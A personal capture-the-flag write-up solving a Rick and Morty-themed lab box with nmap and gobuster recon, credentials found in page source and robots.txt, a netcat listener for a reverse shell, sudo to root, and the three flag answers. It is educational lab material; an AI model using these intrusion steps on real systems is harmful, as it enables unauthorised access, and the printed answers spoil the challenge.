jon's l33t writeups

Simple CTF

by jon
completed on 02/15/2022

Target Information

I was given the IP Address 10.10.134.101 and the following questions to answer:

1. What is the first ingredient Rick needs?
2. Whats the second ingredient Rick needs?
3. Whats the final ingredient Rick needs?

Recon Phase

I started with a standard NMAP[1] scan of the given IP Address. Below is the command and the results from the scan:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.134.101
```

```
Nmap scan report for 10.10.134.101
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:aa:45:3f:b6:8a:44:b0:b7:99:22:c5:d6:85:bd:60 (RSA)
|   256 04:e0:4a:8e:ec:37:a8:c0:99:3a:25:6a:aa:b2:11:40 (ECDSA)
|_  256 45:4d:67:d3:7c:a8:11:c5:e9:52:7a:ab:d9:44:cd:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are two ports open: (1) Port 22 which is SSH, and (2) port 80 whick is an open-facing web-application. Since there are no credentials for port 22, the web-app on port 80 can be visited at htt(p)://<IP Address>. Below is the web-pages and any significant findings in the source HTML:

[1] Note: From http(s)://nmap.org/ -- Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing.

Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

```
<!--

  Note to self, remember username!

  Username: R1ckRul3s

-->
</body>
</html>
```

In the source HTML is a username in the form of a note. This username "R1ckRul3s" can be noted for future use. To find additional directories on this web-app, I used GOBUSTER[2] to enumerate the directories. Below is the command and the results from GOBUSTER:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.134.101/ -x php,html,txt -q -t 15 -w /usr/share/wordlists/dirb/common.txt
```


```
/.htaccess.html      (Status: 403) [Size: 302]
/.htpasswd.txt       (Status: 403) [Size: 301]
/.htpasswd           (Status: 403) [Size: 297]
/.htaccess.txt       (Status: 403) [Size: 301]
/.htpasswd.php       (Status: 403) [Size: 301]
/.htaccess           (Status: 403) [Size: 297]
/.htpasswd.html      (Status: 403) [Size: 302]
/.htaccess.php       (Status: 403) [Size: 301]
/.hta.php            (Status: 403) [Size: 296]
/.hta.html           (Status: 403) [Size: 297]
/.hta.txt            (Status: 403) [Size: 296]
/.hta                (Status: 403) [Size: 292]
/assets              (Status: 301) [Size: 315] [--> http://10.10.134.101/assets/]
/denied.php          (Status: 302) [Size: 0] [--> /login.php]
/index.html          (Status: 200) [Size: 1062]
```

[2] Note: From http(s)://www.kali.org/tools/gobuster/ -- Gobuster is a tool used to brute-force URIs including directories and files as well as DNS subdomains.

/index.html (Status: 200) [Size: 1062]
/login.php (Status: 200) [Size: 882]
/portal.php (Status: 302) [Size: 0] [--> /login.php]
/robots.txt (Status: 200) [Size: 17]
/robots.txt (Status: 200) [Size: 17]
/server-status (Status: 403) [Size: 301]

Exploitation Phase

The notable directories from the scan are /assets, /login.php, /portal.php, and /robots.txt; these will be visited in order. /assets is a list of files uploaded to the site. /login.php is a portal to login with credentials. The username is most likely the one found earlier in the HTML source code. /portal.php redirects to /login.php if there isn't a cookie on the whitelist. This could be a potential vector for intrusion. Finally, /robots.txt revealed a plain-text phrase"Wubbalubbadubdub". This can be tried as a password with the username found before. I then tried the username and password combination on /login.php and it worked! Below is the screenshot of /portal.php with a successful login cookie:



The command panel above is the only directory available to this profile as the others are locked. I began basic enumeration in this panel using the commands below:

- ls
- whoami
- id
- sudo -l

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

```
Matching Defaults entries for www-data on ip-10-10-134-101.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-134-101.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

The command panel is severely limited and the user has no limitations on sudo so I ran a reverse shell from pentestmonkey[3] and connected using netcat[4]. Below are the commands:


```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [10.6.109.108] from (UNKNOWN) [10.10.134.101] 51200
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

The command panel did not accept the first command using bash, so I used the next item on the reverse-shell cheat sheet which was perl. Perl worked and we got a user shell on the server. Now I can cat the first ingredient "mr. meeseek hair" and the clue.txt in the directory.

```
$ cat clue.txt
Look around the file system for the other ingredient.
$ cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
```

Privilege Escalation

We already know that the user can run anything as sudo so simply running sudo bash will give us a root shell. Now that I found the first ingredient, I need to get the second one. The final ingredient was in the root directory as "fleeb juice":

[3] https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

[4] Note: Netcat is a featured networking utility which reads and writes data across network connections, using the TCP/IP protocol.

```
$ sudo bash
whoami
root
```

```
cd /root
ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: fleeb juice
```

With the final ingredient found, all that's left is the second ingredient which I can search for as root. After some looking, I found the second ingredient in the /home/rick directory "1 jerry tear".

```
$ cat 'second ingredients'
1 jerry tear
```

This is the end of the challenge, so let's answer those questions.

Questions

1. What is the first ingredient Rick needs?
   mr. meeseek hair

2. What is the second ingredient Rick needs?
   1 jerry tear

3. What's the final ingredient Rick needs?
   fleeb juice